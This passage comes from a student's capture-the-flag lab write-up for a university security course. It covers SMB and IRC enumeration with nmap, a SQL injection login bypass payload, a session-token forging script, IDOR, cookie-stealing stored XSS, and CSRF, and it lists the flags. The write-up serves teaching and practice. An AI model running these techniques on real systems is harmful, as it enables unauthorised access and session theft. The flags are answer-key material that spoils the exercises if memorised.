|     Comment: IPC Service (b14c18fcc109 server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
--
```

Step 3 **Grep for current-user access**

Yielded anonymous access which is not what we are looking for, so grepping for Current to get current user

```sh
root@ntnu-vpn:~# cat smb.txt | grep READ/WRITE -B 8 | grep Current -B8
|   account_used: guest
|   \\10.212.171.84\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (a0e5f50b7d8f server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
--
```

```sh
|   account_used: guest
|   \\10.212.175.27\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (b14c18fcc109 server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
--
|   account_used: guest
|   \\10.212.172.202\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (918c0d331bf0 server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
root@ntnu-vpn:~#
```

See that all of these are Samba with account guest

FLAG{guest_Samba}

3.12 Relying on Internet Chat

Step 1 **Search for services on the hosts.**

```
nmap -p- -sV --open -T4 -iL List_of_Targets.txt > irc.txt
```

Step 2 **Grep the results for irc (internet relay chat)**

```sh
root@ntnu-vpn:~# cat irc.txt | grep irc
6697/tcp open  irc         UnrealIRCd
Service Info: Hosts: A0E5F50B7D8F, irc.TestIRC.net; OSs: Unix, Linux; CPE:
  cpe:/o:linux:linux_kernel
6697/tcp open  irc         UnrealIRCd
Service Info: Hosts: B14C18FCC109, irc.TestIRC.net; OSs: Unix, Linux; CPE:
  cpe:/o:linux:linux_kernel
6697/tcp open  irc         UnrealIRCd
Service Info: Hosts: 172.18.0.2, 918C0D331BF0, irc.TestIRC.net; OSs: Unix, Linux; CPE:
  cpe:/o:linux:linux_kernel
root@ntnu-vpn:~#
```

Step 3 **Run the nmap irc scripts**

See that they are using port 6697, hit these with special nmap irc scripts

sh

```
root@ntnu-vpn:~#  nmap -p 6697 --script irc-info -iL List_of_Targets.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 15:39 UTC
Nmap scan report for msp2-6.iik3100-h26.iaas.iik.ntnu.no (10.212.169.42)
Host is up (0.0036s latency).

...


PORT     STATE SERVICE
6697/tcp open  ircs-u
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|_  server: irc.TestIRC.net

Nmap scan report for msp3-2.iik3100-h26.iaas.iik.ntnu.no (10.212.175.27)
Host is up (0.0030s latency).

PORT     STATE SERVICE
6697/tcp open  ircs-u
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|_  server: irc.TestIRC.net

Nmap scan report for msp3-1.iik3100-h26.iaas.iik.ntnu.no (10.212.172.202)
Host is up (0.0036s latency).

PORT     STATE SERVICE
6697/tcp open  ircs-u
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|_  server: irc.TestIRC.net

...
```

Step 4 Grep for the user count

That yields information such as amount of users, can grep for users to make it more readable

sh


```
root@ntnu-vpn:~# nmap -p 6697 --script irc-info -iL List_of_Targets.txt | grep ' users'
|   users: 1
|   users: 1
|   users: 1
```

This corresponds to 3 total users

FLAG{6697_3}


3.13 Source inspection

Inspect the source and searched for IIK3100 first found .cfg-part-a




Part a

Then i just searched for partb



Part b

And then part-c (i also tried partc but that did not yield any results)




Part c

Putting them together becomes HTML_S0urc3_1nsp3ct10n

```
IIK3100{HTML_S0urc3_1nsp3ct10n}
```

3.14 Encoded secret

Looks like base64 but does not decode to something meaningful.
Tried a ROT13 due to hint in task, which works.
Used cyberchef for this




Cyberchef

`IIK3100{B4s364_1s_N0t_Encrypti0n}`

3.15 Protocol Forensics

The task hinted at data being in the headers of the response.
So i reloaded network and inspected http headers.
Found X-Token-Alpha and X-Token-Beta



Network tab

IIK3100{HTTP_H34d3rs_T3ll_S3cr3ts}

3.16 Authentication Bypass


Running the query i see that it looks like this:

```sql
SELECT a.id, a.username, p.access_tier
FROM accounts a
LEFT JOIN privileges p ON p.account_id = a.id
WHERE a.username='Userinput' AND a.password='Userinput'
```

By setting passwd to this: `' or '1'='1`
And username to blank (does not matter)
The query then becomes this:

```sql
SELECT a.id, a.username, p.access_tier
FROM accounts a
LEFT JOIN privileges p ON p.account_id = a.id
WHERE a.username='' AND a.password='' or '1'='1'
```

This returns all accounts, and app chooses admin user from that list



Password bypass

IIK3100{SQL_1nj3ct10n_Byp4ss_L0g1c}

3.17 Session Analysis

Guessed that the id was 1 since it is admin user.

python

```python
import hashlib

username = 'admin'
user_id = 1


text = username + str(user_id * 31337)
hash = hashlib.sha256(text.encode()).hexdigest()

print(hash[:16])
```

sh

```sh
❯ python admin-token.py
08e9e0ce6a415634
```

So the admin token is 08e9e0ce6a415634




Admin token

FLAG{s3ss10n_t0k3n_pr3d1ct3d_e9b557eb}

3.18 Object Traversal (IDOR)

I simply put the request into the browser, so <host>/ch2/api/profile/1




Api request

FLAG{1d0r_pr0f1l3_trav3rs4l_d3b8304e}

3.19 Script Injection (Stored XSS)

Since the bot reads and renders html i put a <script> tag in the message field, and then run fetch on the url with document.cookie.
This sends the value of document.cookie, to that endpoint.




Script injection


FLAG{x55_c00k13_st0l3n_9c9fb22b}

3.20 Request Forgery (CSRF)

I used the example solution already given as a placeholder in the input field.
I only changed the port on the hostname and username from YOUR_USERNAME



Placeholder text



Request

FLAG{csrf_4ct10n_forg3d_e5d72f35}

3.21 SQL Injection

I think the sql query looks something like this

